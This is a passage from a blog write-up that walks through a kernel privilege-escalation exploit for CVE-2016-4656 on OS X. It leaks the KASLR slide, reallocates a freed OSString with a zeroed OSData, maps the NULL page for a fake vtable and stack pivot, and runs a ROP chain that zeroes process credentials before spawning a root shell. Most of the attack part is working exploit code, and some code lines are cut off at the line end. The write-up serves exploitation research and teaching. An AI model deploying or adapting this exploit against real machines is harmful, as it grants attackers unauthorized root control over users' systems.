When `bcopy` carries out the copy, it will keep reading a malformed length from the `bytes` pointer, which points to a stack variable, effectively leaking data from the stack. After a while, it will reach the function's return address, stored on the stack. As we know, that address can be found statically in the kernel binary, and it will be unslid. So, by subtracting the static one (which is unslid) to the one we have leaked from the stack (which is slid), we will obtain the kernel slide!

Calculating the kernel slide

So, we have to find the unslid return address. Fire up your favorite disassembler (I use Hopper in this case since it's faster than IDA), load the kernel binary, and find the `is_io_registry_entry_get_property_bytes` function in the kernel.



Now we just have to find Xrefs to this function. Hopper lists them right next to the function prologue, in IDA you have to press CMD-X/CTRL-X.

```
; XREF=sub_ffffff80003933c0+250

...
```

```
ffffff80003934ba         call       _is_io_registry_entry_get_property_bytes    /* the a
ffffff80003934bf         mov        dword [ds:r14+0x28], eax    /* here's the function r
...
```

As the *x86-64* ISA dictates, the `call` instruction will push the address `0xffffff80003934bf` (the return address) to the stack. This address will be slid at runtime, so let's go back and check out leaked bytes dump.

```
0x4141414141414141  // our valid number
...
0xffffff80037934bf  // function return address
```

Now we know that `0xffffff80037934bf` is actually the slid version of `0xffffff80003934bf`. Let's do the math:

```
0xffffff80037934bf - 0xffffff80003934bf = 0x3400000
```

This is actually the last part of the code:

```
uint64_t hardcoded_ret_addr = 0xffffff80003934bf;

kslide = (*(uint64_t *)(buf + (7 * sizeof(uint64_t)))) - hardcoded_ret_addr;

printf("(i) KASLR slide is %#016llx\n", kslide);
```

This could be improved by dynamically obtaining the static address inside the kernel, but that is beyond the scope of this article.

So now we have the slide! In your case, it will (very probably) be different, and it will change each time you reboot. We can now build a functional ROP chain and trigger the use-after-free to execute it, gaining root privileges. Let's keep going!

Exploiting CVE-2016-4656

Now that we have the kernel slide, we can keep going and gain privileges from the UAF. To exploit use-after-frees, of any kind and on every platform, it is important to know how the heap allocator works. This is because you need to have a clear understanding of how allocations/frees are handled by the allocator, to successfully manipulate them.

XNU's heap allocator is called *zalloc*, and there's plenty of documentation available online on it. You can also read the code located in `osfmk/kern/zalloc.h` and `osfmk/kern/zalloc.c` of the XNU source code tree. I'll quickly go over the basics, just so you can understand what's going on with the exploit.

Simply put, *zalloc* organizes allocations in *zones*. A zone represents a list of same-sized allocations. The most commonly used zones are the *kalloc zones*. *kalloc* is an higher level kernel allocator, which builds on *zalloc*. It rounds up the requested allocation size to the nearest power of two. Hence, registered *kalloc* zones are holding power of two allocations. Check out the output of the `zprint` command on OS X:

```
[jndok:~jndok(Debug)]: sudo zprint | grep kalloc
kalloc.16                   16      1148K      1167K      73472      74733      6
kalloc.32                   32      2160K      2627K      69120      84075      5
kalloc.48                   48      3448K      3941K      73557      84075      6
kalloc.64                   64      5236K      5911K      83776      94584      8
kalloc.80                   80      1100K      1167K      14080      14946      1
kalloc.96                   96      4160K      5254K      44373      56050      4
kalloc.128                 128      2220K      2627K      17760      21018      1
kalloc.160                 160       704K      1037K       4505       6643
kalloc.256                 256      8004K      8867K      32016      35469      3
kalloc.288                 288       740K       768K       2631       2733
kalloc.512                 512      1900K      2627K       3800       5254
kalloc.1024               1024      3048K      3941K       3048       3941
kalloc.1280               1280       400K       512K        320        410
kalloc.2048               2048      1872K      2627K        936       1313
kalloc.4096               4096      6532K      8867K       1633       2216
kalloc.8192               8192      3160K      3503K        395        437
```

These zones only hold allocations of the specified size. The freed elements are kept inside a linked list, where most-recent free elements are attached at the end. This is important, since it means that most recently freed elements get reallocated first. In other words, if an element is freed, and we are quick enough, we can manage to reallocate that.

How do we manage to reallocate is called *allocation primitive*. It is basically a way to reliably allocate a desired amount of kernel memory. The allocation primitive we are going to use is simply creating an object inside the dictionary, after the `OSString`. As we have seen, `OSUnserializeBinary` allocates memory for deserialized objects, and that will do just fine. The only thing we also need is to know exactly how much memory we need to allocate and what should we write into it.

In our particular case, the freed element is an `OSString`, which has a size of 32 bytes. This means that every `OSString` will be put inside of the `kalloc.32` zone. Hence, to reallocate that freed `OSString`, we need something that will get allocated inside the same zone. An `OSData` is a perfect candidate, since we can control its buffer's size via the dictionary, specify 32 and get the reallocation. The `OSString` will get reused when we create a `kOSSerializeObject` reference to it (remember the call to `retain`?).

So, summarizing what we know so far: we know that the `OSString` key object will get freed as soon as it is deserialized and that we can serialize an `OSData` with size 32 immediately after the `OSString`, to reallocate the memory. Then, we will serialize a reference to the `OSString` after the `OSData`, which will call `retain` upon deserialization and trigger the bug. Nice! The only thing left wondering is what data to put inside the `OSData` buffer.

For that, consider the call to `retain`. If you know how C++ calling conventions work, you probably know that since `OSString` is a subclass of `OSObject`, and `retain` is actually implemented in `OSObject`, the control flow will get through the *vtable*, to call the proper parent implementation (since `OSString` does not reimplement `retain`). This means that we have to craft a *fake vtable*, to get control over execution. The kernel will think that our fake vtable is perfectly valid, while it will contain a pointer (instead of `retain`) to our stack pivot.

The fake vtable pointer will then be placed at the start of the `OSData` buffer, since vtable pointers in valid C++ objects are always found at the start of the object. We'll place our fake vtable and stack pivot in the `NULL` page, because the `NULL` address placed into the `OSData` is easier to control. Other addresses may get modified by some operation performed on them, instead `NULL` doesn't change. This means that we'll have to fill the `OSData` with zeroes.

As with the info-leak, let's look at a plan for exploiting the use-after-free before getting to the code:

- Craft a binary dictionary that triggers the UAF and reallocates the freed `OSString` with a zero-filled `OSData` buffer.
- Map the `NULL` page.
- Place a stack pivot at offset `0x20` into the `NULL` page (this will transfer execution to the transfer chain).
- Place a small transfer chain at offset `0x0` into the `NULL` page (this will transfer execution to the main chain).
- Trigger the bug.
- With now elevated privileges, spawn a shell.

Here's the code:

```
void use_after_free(void)
{
```

```
    kern_return_t kr = 0;
    mach_port_t res = MACH_PORT_NULL, master = MACH_PORT_NULL;

    /* craft the dictionary */

    printf("(i) Crafting dictionary...\n");

    void *dict = calloc(1, 512);
    uint32_t idx = 0; // index into our data

#define WRITE_IN(dict, data) do { *(uint32_t *)(dict + idx) = (data); idx += 4; } while

    WRITE_IN(dict, (0x000000d3)); // signature, always at the beginning

    WRITE_IN(dict, (kOSSerializeEndCollection | kOSSerializeDictionary | 6)); // dict wi

    WRITE_IN(dict, (kOSSerializeString | 4));   // string 'AAA', will get freed
    WRITE_IN(dict, (0x00414141));

    WRITE_IN(dict, (kOSSerializeBoolean | 1));  // bool, true

    WRITE_IN(dict, (kOSSerializeSymbol | 4));   // symbol 'BBB'
    WRITE_IN(dict, (0x00424242));

    WRITE_IN(dict, (kOSSerializeData | 32));    // data (0x00 * 32)
    WRITE_IN(dict, (0x00000000));
    WRITE_IN(dict, (0x00000000));
    WRITE_IN(dict, (0x00000000));
    WRITE_IN(dict, (0x00000000));
    WRITE_IN(dict, (0x00000000));
    WRITE_IN(dict, (0x00000000));
    WRITE_IN(dict, (0x00000000));
    WRITE_IN(dict, (0x00000000));

    WRITE_IN(dict, (kOSSerializeSymbol | 4));   // symbol 'CCC'
    WRITE_IN(dict, (0x00434343));

    WRITE_IN(dict, (kOSSerializeEndCollection | kOSSerializeObject | 1));   // ref to ob

    /* map the NULL page */

    mach_vm_address_t null_map = 0;

    vm_deallocate(mach_task_self(), 0x0, PAGE_SIZE);

    kr = mach_vm_allocate(mach_task_self(), &null_map, PAGE_SIZE, 0);
    if (kr != KERN_SUCCESS)
        return;

    macho_map_t *map = map_file_with_path(KERNEL_PATH_ON_DISK);

    printf("(i) Leaking kslide...\n");

    SET_KERNEL_SLIDE(kslide_infoleak()); // set global kernel slide
```

```
    /* set the stack pivot at 0x20 */

    *(volatile uint64_t *)(0x20) = (volatile uint64_t)ROP_XCHG_ESP_EAX(map); // stack pi

    /* build ROP chain */

    printf("(i) Building ROP chain...\n");

    rop_chain_t *chain = calloc(1, sizeof(rop_chain_t));

    PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map, "_current_proc"));

    PUSH_GADGET(chain) = ROP_RAX_TO_ARG1(map, chain);
    PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map, "_proc_ucred"));

    PUSH_GADGET(chain) = ROP_RAX_TO_ARG1(map, chain);
    PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map, "_posix_cred_get"));

    PUSH_GADGET(chain) = ROP_RAX_TO_ARG1(map, chain);
    PUSH_GADGET(chain) = ROP_ARG2(chain, map, (sizeof(int) * 3));
    PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map, "_bzero"));

    PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map, "_thread_exception_retu

    /* chain transfer, will redirect execution flow from 0x0 to our main chain above */

    uint64_t *transfer = (uint64_t *)0x0;
    transfer[0] = ROP_POP_RSP(map);
    transfer[1] = (uint64_t)chain->chain;

    /* trigger */

    printf("(+) All done! Triggering the bug!\n");

    host_get_io_master(mach_host_self(), &master); // get iokit master port

    kr = io_service_get_matching_services_bin(master, (char *)dict, idx, &res);
    if (kr != KERN_SUCCESS)
        return;
}
```

I use a lot of code coming from an external library in this snippet, that is available on GitHub along with the other code for this post. Just remember that the `PUSH_GADGET` macro is used to write values inside of the ROP chain, kinda like `WRITE_IN` for serialized data. The gadget macros like `ROP_POP_XXX` are used to find ROP gadgets inside of the kernel binary, same thing for the `find_symbol_address` calls but that are used to find functions. The addresses of gadgets and functions in the ROP chain are of course slid before being inserted there (with the slide we found earlier).

Crafting the dictionary

The process is very similar to what we did before, but the dictionary's contents are different. An XML translation would be:

```
<dict>
    <string>AAA</string>
    <boolean>true</boolean>

    <symbol>BBB</symbol>
    <data>
        00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0(
    </data>

    <symbol>CCC</symbol>
    <reference>1</reference> <!-- we are referring to object 1 in the dictionary, the st
</dict>
```

We obviously use an `OSSymbol` for the second key to avoid reallocating the first freed `OSString`. What will happen is that the `OSData` buffer (filled with zeroes) will reallocate the `OSString` space, and when the call to `retain` happens (when `OSUnserializeBinary` parses the reference) the kernel will read the vtable pointer from our buffer. The pointer is located in the first 8 bytes of the buffer, and it will read zero.

The kernel will dereference that pointer, adding the `retain` offset to read the parent `retain` pointer stored in the vtable. The offset is `0x20` (32), and this means that RIP will end up at `0x20`.

This would be unexploitable in many systems, where mapping the `NULL` page is not possible, but that is not true on OS X. Apple does not enforce the hard `__PAGEZERO` segment on 32-bit binaries, for legacy reasons. This means that if our is a 32-bit compiled binary (and it already is, since we compiled it so to use private IOKit APIs) the kernel executes the binary even if it is lacking the `__PAGEZERO` segment. This means we can easily map `NULL` and set our stack pivot there.

Mapping `NULL`

As said before, Apple is not enforcing hard `__PAGEZERO` on 32-bit binaries. By compiling our binary as a 32-bit and including the `-pagezero_size,0` flag, we can effectively disable the `__PAGEZERO` segment and map `NULL` at runtime. In code:

```
mach_vm_address_t null_map = 0;

vm_deallocate(mach_task_self(), 0x0, PAGE_SIZE);
```

```
kr = mach_vm_allocate(mach_task_self(), &null_map, PAGE_SIZE, 0);
if (kr != KERN_SUCCESS)
    return;
```

Pivoting the stack

After the kernel dereferences our fake vtable pointer pointing at `NULL+0x20`, we have successfully gained RIP control.

However, before running our main chain, we need to pivot the stack, i.e. achieve RSP control (or stack control). That can be done in many ways, but the final goal is to put the chain address into RSP. If we don't set RSP to the chain address, the next gadgets won't be executed, since the `ret` instruction in the first gadget will return to the wrong stack (the original one). When RSP is properly set, the `ret` instruction will read our next gadget/function address from the ROP stack, and set RIP to it. This is what we want!

The way I'm achieving stack control with `NULL` dereferences is to use a single gadget which exchanges RSP with RAX. If the value in RAX is controlled, game's over! In this case, RAX will always contain `0` (it will hold the next 8 bytes of our `OSData` buffer, hence always zero), so we can map our small transfer chain at `0`, and set the pivot to `0x20`. What will happen is that RIP will get set to `0x20`, execute the exchange gadget, set RSP to `0`, then return, pop the first address in the chain into RIP and start executing the chain.

The only small note to make is what is the purpose of the transfer chain (mapped at `0`). That actually re-sets RSP again to the main chain. This is done because we do not have much space between `0` and `0x20` (only 32 bytes, aka only 4 addresses), which is not enough to fully store our privilege-escalating chain.

```
*(volatile uint64_t *)(0x20) = (volatile uint64_t)ROP_XCHG_ESP_EAX(map); // stack pivot
```

Here's the transfer code, which just reads the next value on the stack and pops it into RSP (we can do this now, since we control RSP).

```
uint64_t *transfer = (uint64_t *)0x0;
transfer[0] = ROP_POP_RSP(map);
transfer[1] = (uint64_t)chain->chain;
```

The main chain

Now the real part of the exploit. What we do here is crucial: being now able to execute kernel code, to elevate our privileges we have to find our process' credentials structure in memory and zero that out. By zeroing it out, we escalate our process' privileges (root group IDs are all zeroes).

What we are doing is essentially mimicking `setuid(0)`, but we can't just call that since it has privilege checks. `thread_exception_return` simply gets us out of kernel zone without panicking, it is normally used to return from kernel traps.

The `ROP_RAX_TO_ARG1` macro moves the RAX register, which holds the previous call's return value, into RDI (aka the first parameter for the next function call).

```
/*
*    chain prototype:
*
*    proc = current_proc();
*    ucred = proc_ucred(proc);
*    posix_cred = posix_cred_get(ucred);
*
*    bzero(posix_cred, (sizeof(int) * 3));
*
*    thread_exception_return();
*/

rop_chain_t *chain = calloc(1, sizeof(rop_chain_t));

PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map, "_current_proc"));

PUSH_GADGET(chain) = ROP_RAX_TO_ARG1(map, chain);
PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map, "_proc_ucred"));

PUSH_GADGET(chain) = ROP_RAX_TO_ARG1(map, chain);
PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map, "_posix_cred_get"));

PUSH_GADGET(chain) = ROP_RAX_TO_ARG1(map, chain);
PUSH_GADGET(chain) = ROP_ARG2(chain, map, (sizeof(int) * 3));
PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map, "_bzero"));

PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map, "_thread_exception_return"))
```

And finally we can trigger the bug using the same code we used to test the validity of our dictionary while infoleaking:


```
host_get_io_master(mach_host_self(), &master); // get iokit master port

kr = io_service_get_matching_services_bin(master, (char *)dict, idx, &res);
if (kr != KERN_SUCCESS)
    return;
```

If everything goes fine we will elevate our privileges. To check if all went good, simply call `getuid` and see if the return value equals `0`. If so, your process has now root privileges, so just call `system("/bin/bash")` to pop a shell!

```
if (getuid() == 0) {
    puts("(+) got r00t!");
    system("/bin/bash");
}
```

And after all the work done, here's our shell, finally!



Conclusion

This surely was a long read (and for me, a long write too!). I really appreciate that you have read this far, and seriously hope you found this interesting. This was also my first blog post, and being not used to write this much, I apologize if you found the reading a bit sloppy.

Down below are all the link references made in the post, plus the link to the GitHub repo, where all the code is available. Thanks again for taking this read, I hope you'll be there when I decide to write something else! To keep updated, follow me on Twitter.

PoC Code

The whole PoC is available on GitHub. Feel free to submit a pull request if you want!

Credits and thanks

- qwertyoruiop - For exploitation-related help.
- i0n1c - For original writeup (here).
- SparkZheng - For his PoC which helped me out with the info-leak!

References

1. *The info leak era on software exploitation* — Fermin J. Serna (@fjserna)
2. *Kernel ASLR* — The iPhone Wiki
3. *What is a code reuse attack?* — Quora
4. The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86) — Hovav Shacham
5. *User Client Info.txt* — Apple
6. *Using freed memory* — OWASP
7. *An Introduction to Use After Free Vulnerabilities* — Lloyd Simon
8. *Attacking the XNU Kernel For Fun And Profit – Part 1* — Luca Todesco (@qwertyoruiopz)
9. *Attacking the XNU Kernel in El Capitan* — Luca Todesco (@qwertyoruiopz)
10. *iOS Kernel Heap Armageddon* — Stefan Esser (@i0n1c)
11. *What happens in OS when we dereference a NULL pointer in C?* — StackOverflow
12. *Stack Pivoting* — Neil Sikka